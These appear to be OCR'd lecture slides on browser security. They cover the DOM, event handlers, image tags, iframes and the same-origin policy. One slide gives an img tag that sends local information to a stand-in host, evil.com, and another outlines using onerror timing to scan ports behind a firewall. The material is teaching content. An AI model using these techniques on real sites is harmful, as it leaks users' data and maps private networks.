
- Special characters are encoded as hex:
  - %0A = newline
  - %20 or + = space, %2B = +

HTTP Request



GET : no side effect POST : possible side effect

HTTP Response



RENDERING CONTENT

Rendering and events


- Basic browser execution model
  - Each browser window or frame
    - Loads content
    - Renders it
      - Processes HTML and scripts to display page
      - May involve images, subframes, etc.
    - Responds to events
- Events can be
  - User actions: OnClick, OnMouseover
  - Rendering: OnLoad, OnBeforeUnload
  - Timing: setTimeout(), clearTimeout()

Example

```
<!DOCTYPE html>
<html>
<body>

<h1>My First Web Page</h1>
<p>My first paragraph.</p>

<button onclick="document.write(5 + 6)">Try it</button>

</body>
</html>
```

Source: http://www.w3schools.com/js/js_output.asp


http://phet.colorado.edu/en/simulations/category/html



Document Object Model (DOM)

- Object-oriented interface used to read and write docs
  - web page in HTML is structured data
  - DOM provides representation of this hierarchy
- Examples
  - Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], document.anchors[ ]
  - Methods: document.write(document.referrer)
- Includes Browser Object Model (BOM)
  - window, document, frames[], history, location, navigator (type and version of browser)

The HTML DOM Tree of Objects



Example

```
<!DOCTYPE html>
<html>
<body>

<h1>My First Web Page</h1>
<p>My First Paragraph</p>

<p id="demo"></p>

<script>
document.getElementById("demo").innerHTML = 5 + 6;
</script>

</body>
</html>
```

Source: http://www.w3schools.com/js/js_output.asp

Changing HTML using Script, DOM

- Some possibilities
  - createElement(elementName)
  - createTextNode(text)
  - appendChild(newChild)
  - removeChild(node)
- Example: Add a new list item:

HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

```
var list = document.getElementById('t1')
var newitem = document.createElement('li')
var newtext = document.createTextNode(text)
list.appendChild(newitem)
newitem.appendChild(newtext)
```

HTML Image Tags

```
<html>
  …
 <p>  … </p>
  …
<img src="http://example.com/sunset.gif" height="50" width="100">
  …
</html>
```

Displays this nice picture ➔
Security issues?

Image tag security issues

- Communicate with other sites
  - <img src="http://evil.com/pass-local-information.jpg?extra_information">
- Hide resulting image
  - <img src=" … " height="1" width="1">
- Spoof other sites
  - Add logos that fool a user

Important Point: A web page can send information to any site

Q: what threat model are we talking about here?

JavaScript onError

- Basic function
  - Triggered when error occurs loading a document or an image
- Example

```
<img src="image.gif"
  onerror="alert('The image could not be loaded.')"
>
```

  - Runs onError handler if image does not exist and cannot load

http://www.w3schools.com/jsref/jsref_onError.asp

JavaScript timing


Sample code

```
<html><body><img id="test" style="display: none">
<script>
    var test = document.getElementById('test');
    var start = new Date();
    test.onerror = function() {
          var end = new Date();
          alert("Total time: " + (end - start));
     }
     test.src = "http://www.example.com/page.html";
</script>
</body></html>
```

- When response header indicates that page is not an image, the browser stops and notifies JavaScript via the onerror handler.

Port scanning behind firewall

- JavaScript can:
  - Request images from internal IP addresses
    - Example:
  - Use timeout/onError to determine success/failure
  - Fingerprint webapps using known image names



ISOLATION


Frame and iFrame

- Window may contain frames from different sources
  - Frame: rigid division as part of frameset
  - iFrame: floating inline frame
- iFrame example

```
<iframe src="hello.html" width=450 height=100>
If you can see this, your browser doesn't understand IFRAME.
</iframe>
```

- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken

Windows Interact



Analogy

Operating system

- Primitives
  - System calls
  - Processes
  - Disk
- Principals: Users
  - Discretionary access control
- Vulnerabilities
  - Buffer overflow
  - Root exploit

Web browser

- Primitives
  - Document object model
  - Frames
  - Cookies / localStorage
- Principals: “Origins”
  - Mandatory access control
- Vulnerabilities
  - Cross-site scripting
  - Cross-site request forgery
  - Cache history attacks
  - …


Policy Goals

- Safe to visit an evil web site

- Safe to visit two pages at the same time
  - Address bar distinguishes them

- Allow safe delegation

Browser security mechanism



- Each frame of a page has an origin
  - Origin = protocol://host:port
- Frame can access its own origin
  - Network access, Read/write DOM, Storage (cookies)
- Frame cannot access data associated with a different origin


Components of browser security policy

- Frame-Frame relationships
  - canScript(A,B)
    - Can Frame A execute a script that manipulates arbitrary/ nontrivial DOM elements of Frame B?
  - canNavigate(A,B)
    - Can Frame A change the origin of content for Frame B?
- Frame-principal relationships
  - readCookie(A,S), writeCookie(A,S)
    - Can Frame A read/write cookies from site S?

See https://code.google.com/p/browsersec/wiki/Part1
https://code.google.com/p/browsersec/wiki/Part2

